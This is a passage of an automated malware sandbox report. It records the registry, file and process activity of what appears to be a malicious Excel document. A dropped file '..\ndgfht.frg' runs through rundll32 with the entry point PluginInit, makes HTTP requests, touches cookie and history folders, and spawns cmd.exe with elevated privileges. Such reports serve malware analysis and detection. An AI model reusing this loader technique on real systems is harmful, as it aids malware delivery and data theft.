00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	a8	binary	20 61 38 00 D4 07 00 00 02 00 00 00 00 00 00 00 90 00 00 00 01 00 00 00 46 00 00 00 3E 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 5F 00 34 00 36 00 30 00 30 00 30 00 30 00 36 00 32 00 32 00 5F 00 31 00 34 00 36 00 34 00 39 00 30 00 36 00 33 00 35 00 33 00 2E 00 78 00 6C 00 73 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 00 5F 00 34 00 36 00 30 00 30 00 30 00 30 00 36 00 32 00 32 00 5F 00 31 00 34 00 36 00 34 00 39 00 30 00 36 00 33 00 35 00 33 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FBE12	FBE12	binary	04 00 00 00 D4 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 BB 6E 50 28 19 2C D7 01 12 BE 0F 00 12 BE 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FBF4A	FBF4A	binary	04 00 00 00 D4 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 BB 6E 50 28 19 2C D7 01 4A BF 0F 00 4A BF 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2536 Parent PID: 2004

General

Start time:	18:46:45
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\ndgfht.frg,PluginInit
Imagebase:	0xff8a0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\ndgfht.frg	unknown	64	success or wait	1	FF8A27D0	ReadFile
C:\Users\user\ndgfht.frg	unknown	264	success or wait	1	FF8A281C	ReadFile

Analysis Process: rundll32.exe PID: 1108 Parent PID: 2536

General

Start time:	18:46:45
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ndgfht.frg,PluginInit
Imagebase:	0xe40000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7994.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6E7768D3	GetTempFileNameW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E773EF6	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E773EF6	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E773EF6	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E773EF6	HttpSendRequestA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E773EF6	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E773EF6	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E773EF6	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E773EF6	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E773EF6	HttpSendRequestA
C:\Users\user\AppData\Local\Temp\CabD146.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6E773EF6	HttpSendRequestA
C:\Users\user\AppData\Local\Temp\TarD147.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6E773EF6	HttpSendRequestA

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\kernel32.dll	unknown	1114112	success or wait	1	6E776293	ReadFile
C:\Windows\SysWOW64\wininet.dll	unknown	2767360	success or wait	1	6E776293	ReadFile
C:\Windows\SysWOW64\advapi32.dll	unknown	644096	success or wait	1	6E776293	ReadFile
C:\Windows\SysWOW64\ole32.dll	unknown	1414144	success or wait	1	6E776293	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	6E776293	ReadFile
C:\Windows\SysWOW64\shell32.dll	unknown	12880384	success or wait	1	6E776293	ReadFile
C:\Windows\SysWOW64\bcrypt.dll	unknown	82944	success or wait	1	6E776293	ReadFile
C:\Windows\SysWOW64\crypt32.dll	unknown	1176064	success or wait	1	6E776293	ReadFile
C:\Windows\SysWOW64\dnsapi.dll	unknown	270336	success or wait	1	6E776293	ReadFile
C:\Windows\SysWOW64\shlwapi.dll	unknown	350208	success or wait	1	6E776293	ReadFile
C:\Windows\SysWOW64\user32.dll	unknown	833024	success or wait	1	6E776293	ReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 3032 Parent PID: 1108

General

Start time:	18:47:32
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	
Commandline:	C:\Windows\System32\cmd.exe
Imagebase:	
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis